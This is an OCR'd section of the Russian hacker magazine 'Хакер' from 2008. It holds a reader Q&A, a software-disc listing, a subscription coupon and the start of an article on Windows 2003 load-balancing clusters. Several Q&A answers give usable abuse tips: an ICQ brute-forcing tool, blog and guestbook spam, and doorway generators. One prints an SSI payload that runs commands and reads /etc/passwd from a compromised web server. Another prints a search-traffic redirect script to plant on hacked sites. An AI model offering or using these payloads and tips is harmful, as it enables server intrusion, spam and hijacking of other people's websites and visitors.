Q: Многое слышал о программе Malefic Brute для брутфорса ICQ-уинов. Где ее взять?

A: До недавнего времени эта программа была платной и стоила 400 убитых енотов :). Из функций в первую очередь называлась возможность высокоскоростного брута номерков без использования прокси. Но недавно баг прикрыли (после 1000 попыток логина твой IP банится, так что прокси все равно придется использовать). После прикрытия бага программа стала доступна в паблике. Почитать про возможности Malefic Brute и скачать его ты сможешь на асечке: http://forum.asechka.ru/showthread.php?p=333870.

Q: Существует ли возможность спама в блоги с обходом капчи и регистрации юзеров?

A: Существует :). Специально для этого умные дяди встроили во все популярные движки блогов (например, WordPress) такие полезные вещи, как pingback и trackback. Не буду рассказывать технические подробности спама через пинг, лучше посоветую очень неплохую статью по теме: http://seorepa.com/show.php?id=991.

Q: На свежесломанном никсовом шелле не установлен unzip, каким образом там можно разархивировать zip-архив?

A: Когда мне довелось столкнуться с такой проблемой, я использовал для ее решения PHP, благо в Сети существует множество полнофункциональных и бесплатных PHP-файл-менеджеров и классов с возможностью архивации/разархивации zip-архивов, например: www.vladimirated.com/unzip.lib.zip — неплохой unzip PHP-класс, www.solitude.dk/filethingie — File Thingie, небольшой файл-менеджер с возможностью разархивирования архивов.

Q: Как зашифровать HTML-код с помощью JavaScript?

A: Используй неплохой онлайн-сервис http://pr-cy.ru/html_encrypter. Здесь все просто: в окошко вставляешь HTML-код, давишь на сабмит и получаешь зашифрованный JavaScript-код :).

Q: Подскажи, каким образом можно выполнять системные команды в веб-шелле на PHP, если включен safe-mode и нет возможности залить веб-шелл на Perl?

A: Почему-то все помнят про выполнение системных команд с помощью Perl и PHP, но напрочь забывают о такой вещи, как директивы SSI (Server Side Includes). Это директивы в файлах формата shtml, которые выполняются самим web-сервером без каких-либо сторонних интерпретаторов. С помощью SSI можно творить довольно-таки интересные вещи: начиная с инклудинга файлов и заканчивая выполнением системных команд. Итак, SSI прописывается прямо в теле web-страницы в виде:

```
<html>
<body>
<!--#exec cmd="ls -la
/;cat /etc/passwd"-->
</body>
</html>
```

Естественно, при заходе на сайт ты увидишь результат выполнения заданных тобой директив «ls -la /» и «cat /etc/passwd» :).

Q: А где ты берешь свежие халявные прокси и соксы?

A: Есть замечательный портал www.freeproxy.ru, посвященный всему, что связано с проксями и соксами. Это, например:

- ссылки на сайты с бесплатными прокси,
- онлайн-прокси-чекеры,
- проверка прокси на анонимность,
- списки CGI-прокси (анонимайзеры),
- списки бесплатных прокси.
- всевозможные факи по проксям и многое другое.

Аналогичных ресурсов в Сети я пока не видел, разве что только платный, но очень качественный http://5socks.net/ru.

P.S. Еще очень неплохие прокси и соксы всегда лежат на веб-хаке по адресу www.web-hack.ru/proxy.

Q: Подскажи, как собрать базу гостевых книг для спама?

A: Вот неплохой онлайн-сервис для сбора спам-баз: http://yourguest.com.ru/test.php. Для поиска гостевух можно выбрать поисковик (Яху или Гугл), ключевые слова в URL, TITLE или теле документа.

Q: Хочу написать свой дорген, где бы почитать инфу по теме?

A: Соответствующая инфа встречается на многих форумах, посвященных SEO. Например, на www.klikforum.com/viewtopic.php?t=2562 лежит неплохая статья, описывающая алгоритм создания простейшего доргена на основе цепей Маркова со своими шаблонами.

Q: Как бы мне хитро перенаправить траф с поисковиков на взломанном сайте на мой сайт?

A: Для этого сеошники и прочие спамеры всего мира используют зашифрованный JavaScript-редирект, к примеру:

```
var ref,i,is_se=0;
var se = new Array('google
','msn','yahoo','yandex',
'rambler','aport','mail',
'km.ru',
'meta','all.by', 'tut.
by','online.ua','nigma');
if(document.
referrer)ref=document.
referrer;
else ref='';
for(i=0;i<13;i++)
{if(ref.
indexOf(se[i])>=0){is_
se=1;document.
location='http://Куда ре-
директить челов с СЕ';}}
if(is_se==0){document.
location='/Куда пойдет
прочая нечисть'}
```

Этот скрипт перенаправит только тех юзеров, которые зашли на сайт с любого поисковика из массива se. Остальные редиректы тут: http://hwor.info/useful/redirect.txt.

Q: Подскажи сервис генерации .htpasswd и .htaccess для аутентификации на сайте.





A: Если у тебя нет возможности пользоваться специализированными программами или тебе попросту лень, то тогда обрати внимание на сервис www.htaccesstools.com/htpasswd-generator. Тут все просто. Вбиваешь имя пользователя и пароль, давишь на сабмит, и сервис выдает тебе готовый htpasswd-файл, который можно использовать на своем сайте для аутентификации.

Q: Как послать файл с одного сервера на другой без участия пользователя и какого-либо промежуточного скачивания его себе на комп?

A: Конечно, для решения этой проблемы можно использовать FTP, но я все же предпочел бы написать на PHP два скрипта:

1) скрипт-сервер server.php, который посылает содержимое файла в следующем POST-запросе:

```
POST http://host.com/
client.php HTTP/1.0
Host: host.com
Content-Type: multipart/
form-data; boundary=1BEF0
A57BE110FD467A
Content-Length: количе-
ство_символов_в_файле
(функция strlen())

— 1BEF0A57BE110FD467A
Content-Disposition:
form-data; name="file";
filename="НАЗВАНИЕ_ФАЙЛА.
txt"
Content-Type:
application/octet-stream
Content-Transfer-
Encoding: binary
— 1BEF0A57BE110FD467A--
Connection: Close
Подпись: содержимое файла
```

2) скрипт-клиент client.php, который ловит загруженный файл из $_FILES['file']['tmp_name'].

Q: Где бы мне купить красивый пиаристый домен?

A: Наверняка ты слышал об аукционах просроченных доменов, где продаются домены с PR и ТиЦ, вовремя не продленные своими хозяевами. Могу посоветовать некоторые из них:

http://auction.nic.ru — аукционы от РУ-центра, на которых можно купить как красивое доменное имя, так и доменное имя с PR и бэклинками (все это для зоны .ru);

www.odditysoftware.com/page-dailydomains.htm — список уже освободившихся доменов, многие с PR и бэклинками :);

https://www.pool.com/Downloads/PoolDeletingDomainsList.zip — список освобождающихся доменов;

http://domenforum.net — целый форум, посвященный покупке и продаже доменов по сабжу.

Q: Хочу организовать свою социальную сеть. Но писать для такого проекта движок с нуля — настоящее безумие. Возможно, уже существуют готовые решения?

A: На Западе большое доверие заслужил движок Pligg (www.pligg.com). И хотя его можно заточить под использование в проекте социальной сети, это все-таки система для управления контентом. Если хочешь движок именно для создания социальной сети, рекомендую посмотреть вот эту публикацию — www.habrahabr.ru/blog/idiots_online/33716.html. Здесь наш соотечественник открывает исходники движка, на котором крутится его проект. Надо сказать, скриптовая система заслуживает всяческого почета и уважения, поскольку в ней реализован почти весь потенциал таких известных проектов, как www.habrahabr.ru или www.dirty.ru, не говоря уже о том, что разработчик разрешил развивать его начинание! Проект построен на базе PHP, MySQL, Smarty, JsHttpRequest и PHPMailer.

Q: Нужно распределить нагрузку на мои веб-серверы. Какое решение предпочли бы вы?

A: Есть достаточно много вариантов, вот лишь некоторые из них:

— Lighttpd (www.lighttpd.net) и mod_cache, mod_proxy, mod_proxy_core,

— nginx (www.sysoev.ru/nginx) и ngx_http_upstream,

— Apache (www.apache.org) и mod_proxy, mod_proxy_balancer.

Идеального рецепта тут, как водится, нет, и все зависит от личных предпочтений. Мне больше всего импонируют Apache и Lighttpd. Первый — мощный, но громоздкий. Второй — легкий, удобный и вообще почти идеальный, но, увы, по непонятной причине иногда зависает на огромной загрузке. В случае с Apache речь идет, конечно же, о второй ветке этого замечательного демона.

Q: Система проактивной защиты в Windows Vista просто выводит. Как бы ее быстро отключить?

A: Отключить надоедающий UAC можно так: запускаем CMD, набираем msconfig, меню «Tools → Disable UAC → Launch». Проще способа не существует.

Q: Среди ваших публикаций несколько раз упоминается, что программа Skype, используя P2P-систему для обмена данными, существенно нагружает интернет-канал, даже в том случае, если сам пользователь звонки в текущий момент не осуществляет. Теперь понятно, куда исчезают денежки с моего счета: к сожалению, безлимитных тарифов в моем городе нет. Отсюда вопрос: а есть ли способ отключить эту технологию? Сделать так, чтобы зараза Skype больше не тратила напрасно трафик, но в тоже время исправно звонила?

A: Действительно, используемый в Skype механизм Supernode подчас очень серьезно использует доступный ему канал, превращая компьютер пользователя в своего рода ретранслятор или даже прокси-сервер для передачи данных и соединения с другими пользователями. К сожалению, такой режим используется по умолчанию и без некоторых ухищрений, просто в настройках программы его отключить нельзя. Однако начиная с версии 3.0 можно принудительно запретить программе выступать в качестве активного ретранслятора в P2P-системе с помощью реестра. Для этого создай файл NoSuperNode.reg со следующим содержанием:

```
Windows Registry Editor
Version 5.00
[HKEY_LOCAL_MACHINE\
SOFTWARE\Policies\Skype]
[HKEY_LOCAL_MACHINE\
SOFTWARE\Policies\Skype\
Phone]
"DisableSupernode"=dword:
00000001
```

После того как изменения в реестр будут внесены, можно перегрузить компьютер. Но хочу предупредить: прибегать к этому нужно только в том случае, если действительно есть проблемы с каналом. Ведь именно за счет технологии Supernode в сети могут работать пользователи, у которых маскарадный IP или миллион брандмауэров на пути. Само собой, компьютер, расположенный за NAT'ом, в качестве Supernode выступать не может. Поэтому работа через маршрутизатор — это еще один способ отключить активное использование интернет-канала.

Q: Что за новая технология NHibernate и почему ей предвещают успех?

A: Давай сначала разберемся с понятием ORM. Аббревиатура расшифровывается как Object-relational mapping, что переводится как «объектно-реляционная проекция». Если не вдаваться в подробности, это технология программирования, позволяющая связать базы данных с концепцией объектно-ориентированного программирования, создавая «виртуальную объектную базу данных». NHibernate — это как раз реализация принципа ORM для платформы .NET Framework. Последняя набирает такие обороты, что сомневаться в ее успешности не приходится. А с учетом серьезной популяризации ORM и работы именно с платформой .NET сомневаться не приходится и в успехе NHibernate. Штука действительно очень удобная: понятная, легко изучаемая. Достаточно посмотреть простенький пример (например, этот: www.hibernate.org/362.html), чтобы оценить, насколько проста она в использовании. С любой записью в БД можно работать как с обычным объектом.

```
User newUser = new User();
newUser.Id = "xakep_Id";
newUser.UserName =
"Stepan Ilyin";
newUser.Password = "my_
super_pass";
newUser.EmailAddress =
"step@gameland.ru";
newUser.LastLogon =
DateTime.Now;
session.Save(newUser);
transaction.Commit();
session.Close();
```

Наш объект — это запись в настоящей БД. Вот такая замечательная штука.]I[

>>WINDOWS
>Daily soft
7-Zip 4.57
ACDSee 10
Alcohol 120% 1.9.7.6022
Cute FTP Professional 8.0.7
DAEMON Tools Lite V. 4.12
Download Master 5.5.3.1131
Far Manager 1.70
K-Lite Mega Codec Pack 3.7.0
Miranda IM 0.7.1
mIRC 6.31
Mozilla Firefox 2.0.0.11
Notepad plus-plus 4.7.5
Opera 9.25 for Window
Outpost Firewall Pro 2008
PuTTY 0.60
QIP 2005 Build 8040
Skype 3.6
Starter v5.6.2.8
The Bat! 3.99.29
Total Commander 7.02a
Unlocker 1.8.5
Winamp 5.52
WinRAR 3.71
Xakep CD DataSaver 5.2

>Development
ActivePerl 5.10
ActivePython 2.5.1.1
AQtime 5.40
CoffeeCup Web Form Builder 7.6
EmEditor Professional 7.00.1
Jaxer for Windows 0.9
Komodo IDE 4.2.1
NCover 2.0.3
Oracle Maestro 7.10
oXygen XML Editor 9.1
PDK 7.1 Pro
Reflector for .NET 5.0
Reflexil 0.7
RegexBuddy 3.1
SQLite 3.5.5
SQLiteManager 2.6.2
TopStyle 3.5
UltraGram 3.2

>Misc
BurnAware 1.2 Beta
CFi Shelltoys XP 6.2
Chimera Virtual Desktop 1.3.7
Comfort Keys 2.1
Comfort On-Screen Keyboard 2.1.0.0
Datex 0.7.2
Deskcalc 4.2.21
DiffMerge 3.1.0
Equation Wizard 1.2
HyperSnap 6.21.04
MathMagic Personal Edition 5.4
Mobile Master handset manager 7.0.3
Okoker ISO Maker 13969-20

Orfo Switcher 1.16
PDF Toolbox 6
Print2Flash Free Edition 2.7
Rainlendar 2.3
reTune 0.3.0
Scanitto 1.9
Search and Replace 5.9
TypeAndRun 4.7b6

>Multimedia
#1 DVD Ripper 7.0
Ableton Live 7.01
ArtIcons 5.20 Pro
BB TestAssistant 1.5.6
Bixorama 1.37
CrazyTalk 5 Pro
D3DGear 3.08
EarMaster Pro 5.0
Effect3D Studio 1.1
Fluid Mask 3.0.8
MakeUp Pilot 2.0
NASA World Wind 1.4
Picasa 2
Stellarium 0.9.1
True BoxShot 1.7
YamiPod 1.7

>Net
AChat v0.150
AntiNAT
Becky! Internet Mail 2.44.00
CrazyTalk for Skype 2.0
DeepScan 2.6
DMBook 2.1.16.2008
DU Meter 4.0
Fiddler2
gDocsBar 0.5.5
Maxthon 2.0.8 Ru-Board Edition
MX Skype Recorder 3.5.2
Pidgin 2.3.1
PingPlotter 3.20
RaidenDNSD 1.3
RaidenMAILD 1.9.14
SIPT
Site-Auditor 1.51
WideCap 1.4
Yakoon 2

>System
Boson NetSim for CCNP 7.0
Comodo Memory Firewall 2.0
CoreForce 0.95
Flyakite OSX 3.5
IDEAL Administration 2008
IDEAL Dispatch 2007
IDEAL Migration 2008
LiteWeb 2.7
MySQL 5.0.51a
OpManager 7.0
Password Door 8.4
PerfectDisk 2008 Professional
PostgreSQL 8.3

Sentry 3.0 Beta 7
SharpOS 0.0.1
SiSoftware Sandra Lite XII.2008.SP1
UFS Explorer Professional Recovery 3.9.1
VirtualWiFi 1.0
VMware Server 2.0 Beta

>>UNIX
>Desktop
Amarok 1.4.8
Avidemux 2.4
Digikam 0.9.3
Fvwm 2.5.24
Imagemagick 6.3.8-0
Openbox 3.4.5
Openoffice 2.3.1
Scribus 1.3.3.11
Ufraw 0.13

>Devel
Anjuta 2.3.2
Asymptote 1.40
Code-browser 2.19
Eric4 4.0.4
Gcc 4.2.2
Geany 0.12
Php 5.2.5
Qt 4.3.3
Qucs 0.0.13
Source-highlight 2.8

>Games
Freecol 0.7.2
Hedgewars 0.9.2
Openttd 0.6.0-beta3

>Net
Aria2 0.12.0
Filezilla 3.0.5.2
Ktorrent 2.2.4
Mldonkey 2.9.3
Netxms 0.2.19
Opera 9.25
Phpmyadmin 2.11.4
Pidgin 2.3.1
Rabbitmq 1.2.0

>Security
Clamav 0.92
Fwbuilder 2.1.16
Kismet 2007-10-R1
Nikto 2.02
Nmap 4.53
Openssl 0.9.8g
Stunnel 4.21
Sudo 1.6.9p12

>Server
Amavisd-new 2.5.3
Apache 2.2.8

Asterisk 1.4.17
Bind 9.4.2
Courier-imap 4.3.0
Cups 1.3.5
Dbmail 2.2.9rc1
Dhcp 3.1.0
Dovecot 1.0.10
Mysql 5.0.51
Nut 2.2.1
Openldap 2.3.39
Openssh 4.7p1
Openvpn 2.0.9
Postfix 2.5.0
Postgresql 8.2.6
Samba 3.0.28
Sendmail 8.14.2
Snort 2.8.0.1
Sqlite 3.5.4
Squid 3.0STABLE1
Vsftpd 2.0.5

>System
Ati 8.01

>X-Distr
CentOS 5.1
DSL Xakep Edition 4.0-p1

>>ВИДЕО
>VisualHack++
Криптуем все и вся
Крякинг — это просто!
Оракловый эксплойт
Системные шалости
Удар по PHP

>Видео для админов
Деликатное проникновение в частную сеть
Звездные счета
На обломках RAID-массива
Непотопляемый сервер



ВЫГОДА • ГАРАНТИЯ • СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подпис ных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1080 руб. Подарочные журналы при этом не высылаются

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ « **»**

- ☐ на 6 месяцев
- ☐ на 12 месяцев

начиная с ____________ 2008г.

- ☐ Доставлять журнал по почте на домашний адрес

Доставлять журнал курьером:

- ☐ на адрес офиса*
- ☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс ____________

область/край ____________

город ____________

улица ____________

дом ______ корпус ______

квартира/офис ____________

телефон (код) ____________

e-mail ____________

сумма оплаты ____________

*в свободном поле укажи название фирмы и другую необходимую информацию

**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

АБ «ОРГРЭСБАНК», г. Москва

р/с № 40702810509000132297

к/с № 30101810900000000990

БИК 044583990 КПП 770401001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с ____________ 2008г.	

Ф.И.О.

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

АБ «ОРГРЭСБАНК», г. Москва

р/с № 40702810509000132297

к/с № 30101810900000000990

БИК 044583990 КПП 770401001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с ____________ 2008г.	

Ф.И.О.

Подпись плательщика

Кассир

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /




Непотопляемый сервер


НАСТРАИВАЕМ КЛАСТЕР НА ОСНОВЕ WINDOWS 2003 SERVER

Сегодня бизнес-процессы многих компаний полностью завязаны на информационных технологиях. С ростом такой зависимости организаций от работы вычислительных сетей доступность сервисов в любое время и под любой нагрузкой играет большую роль. Один компьютер может обеспечить лишь начальный уровень надежности и масштабируемости, максимального же уровня можно добиться за счет объединения в единую систему двух или нескольких компьютеров — кластер.

ДЛЯ ЧЕГО НУЖЕН КЛАСТЕР

Кластеры применяют в организациях, которым нужна круглосуточная и бесперебойная доступность сервисов и где любые перерывы в работе нежелательны и недопустимы. Или в тех случаях, когда возможен всплеск нагрузки, с которым может не справиться основной сервер, тогда ее помогут компенсировать дополнительные хосты, выполняющие обычно другие задачи. Для почтового сервера, обрабатывающего десятки и сотни тысяч писем в день, или веб-сервера, обслуживающего онлайн-магазины, использование кластеров очень желательно. Для пользователя подобная система остается полностью прозрачной — вся группа компьютеров будет выглядеть как один сервер. Использование нескольких, пусть даже более дешевых, компьютеров позволяет получить весьма существенные преимущества перед одиноч-


Диспетчер NLB



Настройка параметров кластера

ным и шустрым сервером. Это равномерное распределение поступающих запросов, повышенная отказоустойчивость, так как при выходе одного элемента его нагрузку подхватывают другие системы, масштабируемость, удобное обслуживание и замена узлов кластера, а также многое другое. Выход из строя одного узла автоматически обнаруживается, и нагрузка перераспределяется, для клиента все это останется незамеченным.

ВОЗМОЖНОСТИ WIN2K3

Вообще говоря, одни кластеры предназначены для повышения доступности данных, другие — для обеспечения максимальной производительности. В контексте статьи нас будут интересовать MPP (Massive Parallel Processing) — кластеры, в которых однотипные приложения выполняются на нескольких компьютерах, обеспечивая масштабируемость сервисов. Существует несколько технологий, позволяющих распределять нагрузку между несколькими серверами: перенаправление трафика, трансляция адресов, DNS Round Robin, использование специальных программ, работающих на прикладном уровне, вроде веб-акселераторов. В Win2k3, в отличие от Win2k, поддержка кластеризации заложена изначально и поддерживается два типа кластеров, отличающихся приложениями и спецификой данных:

1. Кластеры NLB (Network Load Balancing) — обеспечивают масштабируемость и высокую доступность служб и приложений на базе протоколов TCP и UDP, объединяя в один кластер до 32 серверов с одинаковым набором данных, на которых выполняются одни и те же приложения. Каждый запрос выполняется как отдельная транзакция. Применяются для работы с наборами редко изменяющихся данных, вроде WWW, ISA, службами терминалов и другими подобными сервисами.

2. Кластеры серверов — могут объединять до восьми узлов, их главная задача — обеспечение доступности приложений при сбое. Состоят из активных и пассивных узлов. Пассивный узел большую часть времени простаивает, играя роль резерва основного узла. Для отдельных приложений есть возможность настроить несколько активных серверов, распределяя нагрузку между ними. Оба узла подключены к единому хранилищу данных. Кластер серверов используется для работы с большими объемами часто изменяющихся данных (почтовые, файловые и SQL-серверы). Причем такой кластер не может состоять из узлов, работающих под управлением различных вариантов Win2k3: Enterprise или Datacenter (версии Web и Standart кластеры серверов не поддерживают).

В Microsoft Application Center 2000 (и только) имелся еще один вид кластера — CLB (Component Load Balancing), предоставляющий возможность распределения приложений COM+ между несколькими серверами.

NLB-КЛАСТЕРЫ

При использовании балансировки нагрузки на каждом из хостов создается виртуальный сетевой адаптер со своим независимым от реального IP и MAC-адресом. Этот виртуальный интерфейс представляет кластер как единый узел, клиенты обращаются к нему именно по виртуальному адресу. Все запросы получаются каждым узлом кластера, но обрабатываются только одним. На всех узлах запускается служба балансировки сетевой нагрузки (Network Load Balancing Service), которая, используя специальный алгоритм, не требующий обмена данными между узлами, принимает решение, нужно ли тому или иному узлу обрабатывать запрос или нет. Узлы обмениваются heartbeat-сообщениями, показывающими их доступность. Если хост прекращает выдачу heartbeat или появляется новый узел, остальные узлы начинают процесс схождения (convergence), заново перераспределяя нагрузку. Балансировка может быть реализована в одном из двух режимов:

1) unicast — одноадресная рассылка, когда вместо физического MAC используется MAC виртуального адаптера кластера. В этом случае узлы кластера не могут обмениваться между собой данными, используя MAC-адреса, только через IP (или второй адаптер, не связанный с кластером);

2) multicast — многоадресная рассылка, MAC-адрес кластера назначается физическому адресу, но не затирая его. Для реализации этого метода маршрутизаторы должны поддерживать групповые MAC-адреса.

В пределах одного кластера следует использовать только один из этих режимов.


Можно настроить несколько NLB-кластеров на одном сетевом адаптере, указав конкретные правила для портов. Такие кластеры называют виртуальными. Их применение дает возможность задать для каждого приложения, узла или IP-адреса конкретные компьютеры в составе первичного кластера или блокировать трафик для некоторого приложения, не затрагивая трафик для других программ, выполняющихся на этом узле. Или наоборот, NLB-компонент может быть привязан к нескольким сетевым адаптерам, что позволит настроить ряд независимых кластеров на каждом узле. Также следует знать, что настройка кластеров серверов и NLB на одном узле невозможна, поскольку они по-разному работают с сетевыми устройствами.

Администратор может сделать некую гибридную конфигурацию, обладающую достоинствами обоих методов, например, создав NLB-кластер и настроив репликацию данных между узлами. Но репликация выполняется не постоянно, а время от времени, поэтому информация на разных узлах некоторое время будет отличаться.


С теорией на этом закончим, хотя о построении кластеров можно рассказывать еще долго, перечисляя возможности и пути наращивания, давая различные рекомендации и варианты конкретной реализации. Все эти тонкости и нюансы оставим для самостоятельного изучения и перейдем к практической части.

НАСТРОЙКА NLB-КЛАСТЕРА

Для организации NLB-кластеров дополнительное ПО не требуется, все производится имеющимися средствами Win2k3. Для создания, поддержки и мониторинга NLB-кластеров используют компонент «Диспетчер балансировки сетевой нагрузки» (Network Load Balancing Manager), который на-



Выбор интерфейса для работы кластера



Установка параметров узла

ходится во вкладке «Администрирование» «Панели управления» (команда NLBMgr). Так как компонент «Балансировка нагрузки сети» ставится как стандартный сетевой драйвер Windows, установку NLB можно выполнять и при помощи компонента «Сетевые подключения», в котором доступен соответствующий пункт. Но лучше использовать только первый вариант, одновременное задействование диспетчера NLB и сетевых подключений может привести к непредсказуемым результатам.

Диспетчер NLB позволяет настраивать и управлять из одного места работой сразу нескольких кластеров и узлов.

Возможна также установка NLB-кластера на компьютере с одним сетевым адаптером, связанным с компонентом «Балансировка нагрузки сети», но в этом случае при режиме unicast диспетчер NLB на этом компьютере не может быть использован для управления другими узлами, а сами узлы не могут обмениваться друг с другом информацией.

Для упрощения будем считать, что операционные системы установлены, сетевые подключения настроены (как обычно), узлы будущего кластера подключены к Active Directory и у тебя есть соответствующие права.

Теперь вызываем диспетчер NLB. Кластеров у нас пока нет, поэтому появившееся окно не содержит никакой информации. Выбираем в меню «Кластер» пункт «Новый» и начинаем заполнять поля в окне «Параметры кластера». В поле «Настройка IP-параметров кластера» вводим значение виртуального IP-адреса кластера, маску подсети и полное имя. Значение виртуального MAC-адреса устанавливается автоматически. Чуть ниже выбираем режим работы кластера: одноадресный или многоадресный. Обрати внимание на флажок «Разрешить удаленное управление» — во всех документах Microsoft настоятельно рекомендует его не использовать во избежание проблем, связанных с безопасностью. Вместо этого следует применять диспетчер или другие средства удаленного управления, например инструментарий управления Windows (WMI). Если же решение об его использовании принято, следует выполнить все надлежащие мероприятия по защите сети, прикрыв дополнительно брандмауэром UDP-порты 1717 и 2504.

После заполнения всех полей нажимаем «Далее». В окне «IP-адреса кластера» при необходимости добавляем дополнительные виртуальные IP-адреса, которые будут использоваться этим кластером. В следующем окне «Правила для портов» можно задать балансировку нагрузки для одного или для группы портов всех или выбранного IP по протоколам UDP или TCP, а также блокировать доступ к кластеру определенным портам (что межсетевой экран не заменяет). По умолчанию кластер обрабатывает запросы для всех портов (0–65365); лучше этот список ограничить, внеся в него только действительно необходимые. Хотя, если нет желания возиться, можно оставить все, как есть. Кстати, в Win2k по умолчанию весь трафик, направленный к кластеру, обрабатывал только узел, имевший наивысший приоритет, остальные узлы подключались только при выходе из строя основного.

